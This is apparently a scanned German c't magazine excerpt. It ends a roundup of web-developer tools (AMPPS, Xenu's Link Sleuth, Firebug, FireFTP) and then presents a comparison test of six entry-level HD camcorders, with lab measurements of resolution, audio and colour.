Mit einem Klick lässt sich eine Anwendung einrichten. AMPPS liefert dazu auf einer Seite zusammengefasst alle Installationseinstellungen, etwa das Anwendungsverzeichnis, das Tabellenpräfix für die Datenbank und das Admin-Passwort. Mit einem Klick ist alles auch wieder deinstalliert.

AMPPS ist als lokale Testumgebung für den PC beziehungsweise das Intranet ausgelegt. Der Zugriff auf die MySQL-Datenbank, das Datenbank-Administrationsprogramm phpMyAdmin und das Gesamtsystem lassen sich zwar per Passwort sichern. Das darf aber nicht darüber hinwegtäuschen, dass AMPPS sich nicht für den Produktivbetrieb eignet – der Rechner, auf dem es läuft, sollte nicht von außen zugänglich sein.

Helperlein

Zu den Aufgaben eines Webverantwortlichen gehört mehr, als nur das Layout zu entwerfen und Inhalte für die Website einzuspielen. Eine Website muss laufend gewartet, Fehler müssen identifiziert und behoben werden.

 **Xenu's Link Sleuth** gehört schon seit etlichen Jahren zur c't-Auswahl für Webentwickler – das Programm erledigt ganz einfach zuverlässig seinen Job: Es durchwandert in Höchstgeschwindigkeit die Linkstruktur einer Website und sucht tote Links. Die übersichtlichen Problemerichte zeigen auf einen Blick, wo Server vermutlich nur temporär lahmen und wo Verweisziele offenbar permanent verschwunden sind: wo also Hand angelegt werden muss.

 Wie alle anderen großen Webbrowser enthält Firefox mittlerweile auch allerlei eingebaute Entwicklertools, etwa die Web-Konsole, die Fehler und Warnmeldungen anzeigt, oder den CSS-Inspektor. An die Möglichkeiten des Originals **Firebug** reichen diese aber bei Weitem nicht heran. Firebug ist ein Allzweckwerkzeug für das Debuggen von Websites: In der Ansicht „HTML“, die beim Start geöffnet ist, fächerst Firebug den HTML-Code in einem Elementbaum auf.

Überfährt der Entwickler eine Stelle im Code, markiert Firebug den betreffenden Bereich im Dokument. Im „Untersuchen“-Modus arbeitet Firebug umgekehrt. So ermittelt Firebug unter „Netzwerk“ die Ladezeiten aller Dateien – womit sich Performance-Bremsen finden lassen. Unter „Skript“ findet sich ein vollwertiger JavaScript-Debugger. Möchte der Entwickler ausprobieren, wie sich eine kleine Änderung am Quelltext auswirkt, so kann er das gleich an Ort und Stelle tun.

 Die **Web Developer**-Werkzeugleiste ergänzt viele nützliche Werkzeuge. So kann der Entwickler schnell mal Cookies deaktivieren oder löschen, Formulardetails einer Seite ansehen, eine Lupe einblenden oder Kommentare anzeigen lassen. Direkt aus der Leiste heraus lassen sich zudem eine Reihe von Webdiensten aufrufen, die zum Beispiel den CSS- und HTML-Quelltext validieren oder die Links überprüfen. Web Developer steht auf der DVD für Firefox und für Chrome bereit.

 **FireFTP** macht Firefox zum vollwertigen FTP-Client. Das Programm beherrscht unter anderem SFTP und kann Verzeichnisbäume vergleichen und synchronisieren. Hakelt der Server, kann FireFTP abgebrochene Verbindungen und Transfers wieder aufnehmen. Für Mac OS enthält die DVD einen „echten“ FTP-Client: **Cyberduck**. (jo)

www.ct.de/1215116



Martin Biebel

Bewegende Momente

Sechs HD-Video-Camcorder für Einsteiger ab 250 Euro

Lange haben Videoamateure auf Camcorder gewartet, die in jede Westentasche passen, dabei brennweitenstarke Zoom-Linsen mitbringen und in Full-HD-Videoqualität aufzeichnen. Jetzt gibt es sie, doch inzwischen setzen Smartphones und Fotoapparate die klassischen Camcorder unter Druck. Womit sie gegen die Konkurrenz punkten wollen, haben wir getestet.

Statt auf dem heimischen Fernseher laufen im Jahre 2012 die meisten Videos in Web-Plattformen. Aufnahmen mit persönlichen Erinnerungen sind dort weniger gefragt als clever bearbeitete Kurzvideos mit origineller Handlung oder spektakulären Szenen. Action-Videos sportlichen Inhalts erzielen sechsstellige Zuschauerzahlen, die klassischen Themen des Heim-Videos dagegen, Kinder und Reisen, finden dort in der Regel kaum Zuschauer. Die Sehgewohnheiten haben sich geändert – und das führt zu einem Paradoxon: Video wird allgegenwärtig, doch die Camcorder-Hersteller vermelden sinkende Verkaufszahlen.

Die Videoauflösung der Camcorder entspricht der vieler Fotoapparate oder Smartphones. Sie alle zeichnen Full-HD (High Definition) mit 1920 × 1080 Pixeln auf, was

der maximalen Videoauflösung moderner Flachbildschirme entspricht. Dennoch sind die Qualitätsunterschiede – quer durch die Gerätekategorien Smartphones, Fotokameras und Camcorder – groß, da für die qualitativ anspruchsvolle Umsetzung hochwertige Sensoren, aufwendig optimierte Objektive und ausgefeilte Kompressionsverfahren nötig sind. Folglich spielt bei einem Vergleichstest noch immer die tatsächliche Auflösung die erste Geige.

Derzeit liegen die Preise für Top-Consumer-Camcorder bei etwa 1000 Euro. Viele renommierte Hersteller bieten die günstigsten Modelle ihrer Produktreihe schon für um die 300 Euro an. Das ist immer noch viel Geld und wirft die Frage auf, ob ein separates Gerät zur Videoaufzeichnung heute noch

nötig ist – oder ob der Fotoapparat, vielmehr aber das Smartphone, den Camcorder demnächst ersetzen, so wie es schon dem MP3-Player erging.

Fortschritte

Moderne Camcorder versuchen, die Szenerie vor der Kamera selbsttätig zu erkennen und ihre Einstellungen daran anzupassen. Diese intelligenten Automatiken funktionieren immer besser; vor allem Gesichter werden heute zuverlässig erkannt – selbst in der Einsteigerklasse. Auch der Autofokus reagiert von Serie zu Serie exakter und schneller. Durchweg bringen die hier vorgestellten Camcorder eine kleine HDMI-Buchse für den digitalen HDTV-Anschluss mit. Den analogen

Anschluss für heruntergewandeltes FBAS-PAL-Fernsehen mit 720 × 576 Pixeln gibt es zwar noch, doch der Wechsel zum hochauflösenden TV scheint in der Anwenderschaft weitgehend vollzogen.

Der USB-Anschluss, der zum Überspielen der Szenen in den PC dient, wird häufig auch zum Laden der eingebauten Akkus genutzt. Deren Kapazität wurde so weit gesteigert, dass man eine Filmsession von zwei bis drei Stunden Dauer meist mit einer Akkuladung bestreiten kann. Wenn das nicht reicht, erlauben Markengeräte den Einsatz potenterer Akkus.

Ein Sucher fehlt auch in der Mittelklasse häufig, bei den hier vorgestellten Einsteiger-Camcordern muss man bei allen Kandidaten darauf verzichten. Dieses teure Bauteil wurde zugunsten des Touchscreens und der kompakten Bauweise wegrationalisiert – trotz des Protestes ambitionierter Filmer. Eine Fernbedienung, die vor allem bei Stativaufnahmen willkommen wäre, fehlt allen Testkandidaten.

Die Videos – üblicherweise im AVCHD-Standard – werden generell auf SD-Karten gespeichert, oft in der neuesten Variante SDXC. Doch die muss man zusätzlich kaufen, denn Speicherkarten werden nicht mitgeliefert. Zum Anschauen und Bearbeiten der Videos sollte ein aktueller Rechner mit mindestens zwei Prozessorkernen (Dualcore) verwendet werden; auf älteren, weniger leistungsstarken Modellen ruckelt oft die Wiedergabe. Manche Hersteller – im Testfeld etwa Samsung oder Yashica – verwenden eigene Codecs, die H.264-kodierte MP4-Clips liefern. Solche Aufnahmen laufen auf den üblichen Videoplayern, man kann aber nicht sicher sein, dass sie von allen Schnittprogrammen verstanden werden.

Einheitslook

Die Geräte der Einsteiger-Klasse – in der Regel schwarz eingefärbt – ähneln länglichen Röhren, die eine große Männerfaust knapp umschließen. Viele billige Geräte für deutlich unter 200 Euro tragen ebenfalls diesen Look; sie werden als vollwertige Camcorder beworben, der Laie kann sie kaum von Markengeräten unterscheiden. Jedes Jahr werden von diesen Camcordern ebenso viele verkauft wie von Markengeräten. Bei diesen Produkten ist jedoch Vorsicht geboten, denn sie enthalten sehr oft billige Displays mit niedriger Auflösung und billige, wenig lichtstarke Objektive; auch Fokussiersystem und Bildstabilisator können meist nicht mit Markenware mithalten. In diesem Test haben wir derartige Geräte nicht berücksichtigt.

Canon Legria HF R306

Canon verlangt für sein Einsteiger-Modell 50 Euro mehr als die Konkurrenz von JVC, Sony und Panasonic. Das angenehm große Display spiegelt merklich und ist außerhalb der Hauptbetrachtungssachse nicht gut einsehbar. Fokussiert wird per Finger-Tipp auf das Touch-Display. Das drei Ebenen-Menü



Der teurerste Camcorder im Testfeld: Canons HF R 306 wartet mit hoher Videoqualität auf.

mit Haupt-, Unter- und Funktionsverzeichnis ist gut gemacht – sogar mit ein wenig Gestensteuerung, um zum Beispiel durch die Szenen zu blättern. Doch insgesamt sind die Menüs etwas zu vielschichtig.

Die Kinolook-Funktion erlaubt es, verschiedene Filmstile (etwa alter Western, Serie der 70er Jahre) zu imitieren. Auch das Verschönern langweiliger Szenen mit bunten Linien ist möglich. Sogar Lichtreflexe können nachträglich gesetzt werden.

Der HF R306 eignet sich im Unterschied zu vielen Konkurrenten für den Stativ-Einsatz, denn SD-Karte und Akku sind von der Seite zugänglich. Beim Akku ist dies auch nötig, denn der mitgelieferte Stromspeicher versorgt den Camcorder für höchstens eine Stunde. Für den Einsteiger ist der „story-creator“ sinnvoll: Er erstellt schon im Camcorder kleine, sehenswerte Filme, indem er ein Grundraster vorgibt, das der Filmer mit kurzen, vier bis acht Sekunden langen Szenen füllt. Am Ende der Party oder der Reise hat

er dann bereits ein ansehnliches Filmraster. Anschließend lässt sich die Reihenfolge bearbeiten und der Film per mitgelieferter Software direkt ins Web laden oder vorführen.

Dem R 306 fehlt eine manuelle Verschluss-einstellung, aber er enthält eine Funktion zur Arretierung der Blende. Jahrelang boten einfache Camcorder nur eine Shift-Funktion für den Arbeitspunkt der Blende; unannehmes Helligkeitspumpen während der Aufnahme ließ sich damit nicht vermeiden.



Unsere Testergebnisse bescheinigen dem Canon im Testfeld das beste Bild – solange es ausreichend hell vor der Kamera ist. Dazu bietet er mit Windschutz und Pegel-Dämpfung eine sehr gute Tonaufnahme. Außerdem enthält der HF R306 im Testfeld die beste Optik mit einem unhörbaren, sehr sanft startenden Motor und einem Zoombereich, der ohne nennenswerte Bildbeeinträchtigungen bis zur 52fachen Brennweitenverlängerung reicht. Bei schwacher Beleuchtung ist das Rauschen sehr feinkörnig



Mit beachtlicher Lichtstärke: Der JVC GZ E 205 liefert auch bei schlechtem Licht brauchbare Aufnahmen.

Video-Auflösung

Die horizontale Achse gibt an, wie viele Liniennaare der Camcorder darstellen kann (in Liniennaaren pro Bildbreite); die Vertikalauflösung wird auf den gleichen Maximalwert normiert. Die vertikale Achse beziffert den Kontrast, also wie deutlich sich die Liniennaare von Weiß abheben. Unterschreitet die Kurve ein Drittel des Maximalkontrastes (Faktor 0,3), sind die Liniennaare vom menschlichen Auge kaum noch zu trennen. Die gelbe Kurve repräsentiert das Auflösungsvermögen bei schwachem Licht (30 Lux). Hier fallen alle Probanden gegenüber ihrer Tageslichtleistung deutlich ab. Unter lichttechnischen Extrembedingungen zeichnet also kein Camcorder feine Details auf.







— Tageslicht vertikal — Tageslicht horizontal — Kunstlicht horizontal — Schwachlicht horizontal — Grenzkontrast

Die Messungen zeigen, dass die Auflösung – bezogen auf Full HD mit horizontal 1920 Pixeln – bei allen Kandidaten ähnlich hoch liegt. Die vorgestellten Camcorder zeichnen im Mittelbereich mit etwa 500 bis 600 Liniennaaren auf, bisweilen überstreichen sie im Tageslicht-Chart auch die Grenze zu 700 Liniennaaren. Geräte der Spitzensklasse erreichen heute allerdings die Systemgrenze bei 960 Liniennaaren. Canon kommt diesem Ziel am nächsten und überträgt die meisten Details; die Auflösung fällt aber bei nachlassendem Licht schnell ab, offenbar um das sichtbare Rauschen zu begrenzen. Bei sehr wenig Licht haben Yashica und JVC mit durchaus hellen und kontrastreichen Aufnahmen die Nase vorn. Bei

ihnen liegt die gelbe Kurve vergleichsweise hoch. Sony und Panasonic dagegen servieren bei Schwachlicht eher flau, detailarme Bilder.

Mit Ausnahme des Samsung HMX-Q 20 sind horizontale und vertikale Auflösung bei allen Modellen gleich gut entwickelt. Beim Samsung zeigt die Messkurve der Tageslicht-Auflösung einen großen Buckel, der auf eine künstliche Kantenanhebung hindeutet. Ähnlich – wenn auch nicht so ausgeprägt – verhält es sich beim JVC. Bei beiden wird mit technischen Tricks Knackigkeit ins Bild gehievt, wo eher feinstrukturierte Details gefragt sind. Der Bild-eindruck verliert so an Natürlichkeit.



und stört kaum, allerdings geht die Schärfe deutlich zurück, auch die Farben verlieren an Intensität. Der optische Bildstabilisator schneidet als bester im Testfeld ab – zumal er weniger nachzieht als der des Samsung.

Für einen einfacheren Zugang zur mobilen Welt – auch ohne eine Nachbearbeitung – zeichnet der R306 zusätzlich zu AVCHD im MP4-Standard auf. Das Signal erreicht nicht ganz die gleiche Qualität wie bei AVCHD, die Cliplänge ist auf 30 Minuten begrenzt, doch bei Internetvideo ist das kein Problem.

Canon bietet weitere Camcorder (R36, R38) mit vergleichbarer Technik, die im Unterschied zum R306 internen Speicher enthalten oder per W-LAN direkt mit dem Internet oder einem Apple-iPad kommunizieren.

JVC GZ-E 205

Wo die meisten anderen Camcorder so gut wie keine Tasten mehr aufweisen, hat der GZ-E 205 hinter dem Display vier, darunter der Modus-Umschalter zum Wechseln von Film- auf Fotofunktion, der bei all diesen Ge-

räten eher aus Marketinggründen denn aus filmerischer Notwendigkeit vorhanden ist. Anscheinend möchte der Hersteller schon äußerlich auf den Doppelnutzen hinweisen, auch wenn – wie hier – die Fotofunktion nicht der Rede wert ist.

Die Symbole auf dem Display fallen wie beim Sony etwas klein aus, dafür ist der Beobachtungswinkel erfreulich groß. Offenbar hatten die Entwickler dieses Camcorders etwas übrig für verspielte Naturen: Bevor sich wichtige Bildparameter verändern lassen, zeichnet die Effektabteilung Herzchen, Blümchen oder Noten mitten ins Monitorbild oder lässt sie permanent durchs Bild perlen.

Das transparent eingeblendete Menü gefällt; die Einträge sind groß genug, um sie auch mit kräftigen Fingern sicher zu treffen. Die Struktur der Menüs dagegen ist etwas umständlich, denn man muss sich zu oft durch die Menülisten mühen. Wer den Sinn einer Funktion nicht versteht, kann sich aus dem Web ein dickes Handbuch herunterladen. Damit geht JVC einen Schritt weiter als die Konkurrenz, die zu ihren oft knappen An-







leitungen noch Handbücher auf Silberscheiben beilegen. In Sachen Dokumentation legen althmodische Hersteller wie Sony ein ausführliches Handbuch bei – im Sinne des Käufers nach wie vor die beste Lösung.

Das 40fach-Zoom-Objektiv wird mit einer fein steuerbaren Wippe dirigiert. Das beeindruckende Zoom-Mikrofon macht Klänge aus der Entfernung hörbar, wenn gezoomt wird. Allerdings klingen die Tonspuren je nach Brennweite unterschiedlich; will man die Aufnahmen später schneiden, sollte man von dieser Funktion daher besser die Finger lassen. Die Tonqualität dagegen fällt mit hoher Sprachverständlichkeit erfreulich aus; so empfiehlt sich der JVC sogar für Musikaufzeichnungen.

Der kleinste Camcorder im JVC-Programm gefällt durch seine hohe Lichtstärke. Bei miesesten Lichtbedingungen zeigt er zwar ein klares Bild, die Videos enthalten dann aber kaum Blautöne und nur wenige Details; beim Schwenken verschleifen die Bilder enorm. Leider setzt sich das bei Aufnahmen unter Wohnzimmer-Lichtbedingungen fort. Selbst

ANZEIGE

Audio-Frequenzgang



Der Frequenzgang zeigt, wie gleichmäßig die Camcorder Audio-Signale aufzeichnen. Die vom Menschen wahrnehmbaren Töne liegen zwischen etwa 30 Schwingungen pro Sekunde (Hertz) und etwa 20 000 Hertz, der sprachwichtige Bereich bewegt sich etwa zwischen 200 und 4000 Hertz.

Auf der Vertikalachse des Diagrammes ist der Schallpegel aufgetragen, normiert auf 1000 Hertz. Je breiter und gleichmäßig hoch also die Kurve ausfällt, desto besser.

Um dumpfe Störgeräusche (Trittschall) auszublenden, zeichnet keiner der Kandidaten besonders tiefe Töne originalgetreu auf. Dennoch sollte die Kurve spätestens bei etwa 200 Hz in Nähe des Normpegels (0dB) liegen, sonst vermisst man im hörbaren Resultat die Bässe. Das erreicht der Sony CX200 am besten, am schwächsten schneidet das Yashica-Mikrofon ab.

Vorbildlich bei der Höhenwiedergabe sind Sony und Canon, die bis zur Grenzfrequenz

von 20 000 Hz aufzeichnen. Das schafft zwar auch der Panasonic V100, doch stört hier ein Einbruch bei 4000 bis 5000 Hz, der sich allerdings weniger deutlich aufs hörbare Ergebnis auswirkt, als die Messkurve erwarten lässt. Der Samsung fällt in den Höhen etwas zu früh ab, wohl auch um hochfrequentes Rauschen besser kaschieren zu können. Das Yashica-Mikrofon ist mit seinen überrepräsentierten Höhen für Sprachaufnahmen tauglich, für Musikaufnahmen dagegen weniger geeignet.

bei guter Beleuchtung erreicht der JVC kein hohes Schärfeniveau, auch die Klarheit der Details lässt etwas zu wünschen übrig. Immerhin ist kaum störendes Bildrauschen zu sehen. Bei Tageslicht stellten wir Farbrauschen in intensiveren Rottönen fest.

JVC hat sich einige praktische Helfer einfallen lassen. Beispielsweise schaltet das D-Symbol einen Großteil der Monitor-Einblendungen ab und bei Bedarf wieder zu. Praktisch auch der Farb- oder Bereichs-Tracker; damit erfasst der Camcorder einen Bild- oder Farbbereich im Motiv und behält dort Schärfe und Helligkeit bei. Ein Druck auf die Silent-Taste unterdrückt alle akustischen Signale des Camcorders und reduziert die Helligkeit des Displays.

Panasonic HC-V100

Als einziger Camcorder im Testfeld kommt der HC-V100 ohne Touchscreen daher. Stattdessen ist das Gerät mit vier kleinen Tasten außen am Display-Rahmen ausgestattet; damit lässt es sich fast genauso elegant bedienen – und das sogar oft zuverlässiger und ohne Fingerabdrücke auf dem Display. Das klar und gut strukturierte Menü wird von einer Laufschrift ergänzt, die im unteren Displaybereich im Klartext beschreibt, was die gerade angewählte Funktion tut. Das ist nicht

nur Anfängern, sondern auch Gelegenheitsanwendern willkommen. Display und Symbole ähneln insgesamt denen beim Sony; beides ist etwas klein ausgefallen. Die Zoomwippe funktioniert akzeptabel, wenn auch etwas weniger fein als bei Canon und JVC.

Die intelligente Motiv-Automatik ist bei Panasonic am weitesten entwickelt; sie erkennt Porträts, Landschaften, Sonnenuntergänge und vieles andere erstaunlich zuverlässig. Die automatische Kontrastanpassung sollte der Filmer am besten nicht ausschalten. Die Qualität des Bildstabilisators bleibt ein wenig hinter der von Samsung und Canon zurück.

Sehr gut gefallen hat uns die komplett manuelle Bildparametereinstellung: Unabhängig voneinander lassen sich in einem kleinen Onscreen-Menü Blende und Belichtungszeit sowie Fokus und Weißabgleich schnell und zielsicher einstellen. Damit ist die HC-V100 der einzige aktuelle Einsteiger-Camcorder mit Shutter-Einstellung.

Die Bildqualität des Panasonic ist der des Canon nicht gewachsen. Die Charakteristik bei sehr wenig Licht ähnelt der bei JVC: unscharf, aber rauschfrei. Doch gar so matt hätte das Ergebnis nicht ausfallen müssen. Die im Messlabor ermittelten Kurven weisen darauf hin, dass die fehlende Schärfe in den Videos durch einen technischen Trick, nämlich per

Kantenaufstellung erzeugt werden soll. Bei Schwenks verschleifen die Objektkanten, selbst bei Tageslicht. Die Audioabteilung arbeitet soweit problemlos; der Ton klingt etwas dünn, ist aber frei von Störgeräuschen. Der Akku hält mehr als 2 1/2 Stunden durch.

Wie bei dem Yashica-Gerät befindet sich die Klappe zum Speicherkartenwechsel an der Camcorder-Unterseite, ist also im Bedarfsfall auf vielen Stativen nicht zugänglich.

Samsung HMX-Q20

Etwas gestreckter als die anderen Kandidaten zeigt der HMX-Q20 eine bemerkenswert schlanke Silhouette. Im Unterschied zur Konkurrenz befindet sich die Zoom-Wippe hinten, eingebettet in ein großes, unbequem bedienbares Vierrichtungselement, in dessen Zentrum der Auslöser sitzt. Die Wippe reagiert deutlich unempfindlicher als etwa die von Canon und JVC. Das Menü nutzt zahlreiche, verständliche Logos und Piktogramme. Praktisch: Ein Fingertipp reicht, um all die störenden Einblendungen während der Aufnahme verschwinden zu lassen. Auch Samsung setzt auf digitale Looks wie Schwarz-weiß oder Bildeinfärbungen.

Als Besonderheit filmt der Samsung auch im Hochformat. Die Anzeige im Display dreht sich auf Knopfdruck mit allen Einblendungen



Ohne Touchscreen, dafür mit Tasten an der Display-Klappe: Beim Panasonic HC-V100 kann man viele Parameter manuell steuern.

mit. Im Player erscheint das Video automatisch senkrecht, nicht auf dem Kopf oder querliegend. Für die Wiedergabe am Fernseher ist diese Funktion nicht gedacht, profitieren können davon jedoch Nutzer von Webvideos im Hochkantformat und Smartphones. Deren Player zeigen die Videos dann formatfüllend vertikal.

Der HMX-Q20 speichert Videoclips, die im eigenen Samsung-MPEG4-Dialekt kodiert werden, oder schießt Fotos mit zwei oder fünf MPixeln Auflösung. Von der Speicher-karte lesen viele Rechner die Video-Dateien nicht flüssig; liegen sie aber erst auf der PC-Festplatte, gibt zum Beispiel der VLC Media Player sie reibungslos wieder. Ähnlich wie bei Canon oder Sony erlaubt es der Samsung-Camcorder, Clips noch in der Kamera zu einem Film zu verbinden und abspieler-


tig zu machen. Dazu gibt es die Möglichkeit, Sound hinzuzufügen und synchron zur Dia-schau abzuspielen. Schön, dass Samsung einen Zeitraffer für die Intervallaufnahme eingebaut hat; damit kann man den aktuell sehr begehrten Time-Lapse-Effekt (Zeitraffer) erzeugen.

Der Samsung-Camcorder erzeugt ein deutliches Bildrauschen und landet in dieser Kategorie auf den hinteren Plätzen. Beim Bildschwenk kommt es bei Aufnahmen in Full-HD zu leichtem Bilddruckeln, dabei gehen Bilddetails verloren. Bei Tageslicht liegt die Schärfe auf gutem Niveau. Der Bildeindruck ist auch farblich überzeugend. Der zupackende, optische Bildstabilisator macht eine gute Figur. Klanglich auffällig und störend: Der Ton pfeift beim Zoomen. Obendrein muss der Samsung-Filmer mit Störgeräu-



Filmt auch im Hochformat: Der Samsung HMX-Q20 erzeugt auf Wunsch Zeitraffer-Aufnahmen.

Video-Farbwiedergabe (YUV)



In diesen Diagrammen sind sechs Grund- sowie drei Mischfarben in ihren Farbkoordinaten eingetragen. In dieser Vektorschop-Darstellung definieren die Quadrate die ideale Sollposition bei maximaler Sättigung. Je weiter die tatsächliche Farbe (Quadrat im Kreis) innen liegt und von der ihr zugehörigen Achse entfernt ist, desto mehr weicht die Farbwiedergabe des betreffenden Camcorders von diesem Ideal ab, desto größer ist also der Farbfehler. Bei den Mischfarben zählt nur die Differenz. Weil der nutzbare Bereich (Farbraum) für

Video-Zwecke normiert ist, sind für die immer populärere Wiedergabe von Farbfotos an HD-Fernsehern spezifische Werte einzuhalten. Bei der digitalen Wiedergabe über einen direkt angekoppelten PC oder TV-Display kommt es dagegen nur auf die Fähigkeiten von Fernseher und Kamera an. Deshalb sind hier intensivere Farben möglich. Das zeigt insbesondere der JVC E 205 mit knalligen Farben im dargestellten Tageslicht-Chart. Dezent und exakt verhält sich hier Samsung; Yashica liegt in Sachen Farbwiedergabe ebenfalls recht akkurat

und verläuft sich nur bei Rot etwas, was im Bild deutlich erkennbar ist. Canon zeigt eine ähnliche Farbcharakteristik wie Samsung, nur geizt der Camcorder etwas bei den Cyantönen. Dagegen nehmen Panasonic und Sony Rücksicht auf den europäischen Hauttongeschmack – und auf die Vorliebe für saftige Wiesen mit blauem Himmel. Deshalb liegen die gemessenen Farborte etwas seltsam. Anscheinend hoffen diese Hersteller, dass die Käuferschaft ihren Look der nüchternen Realität vorzieht.

Messergebnisse

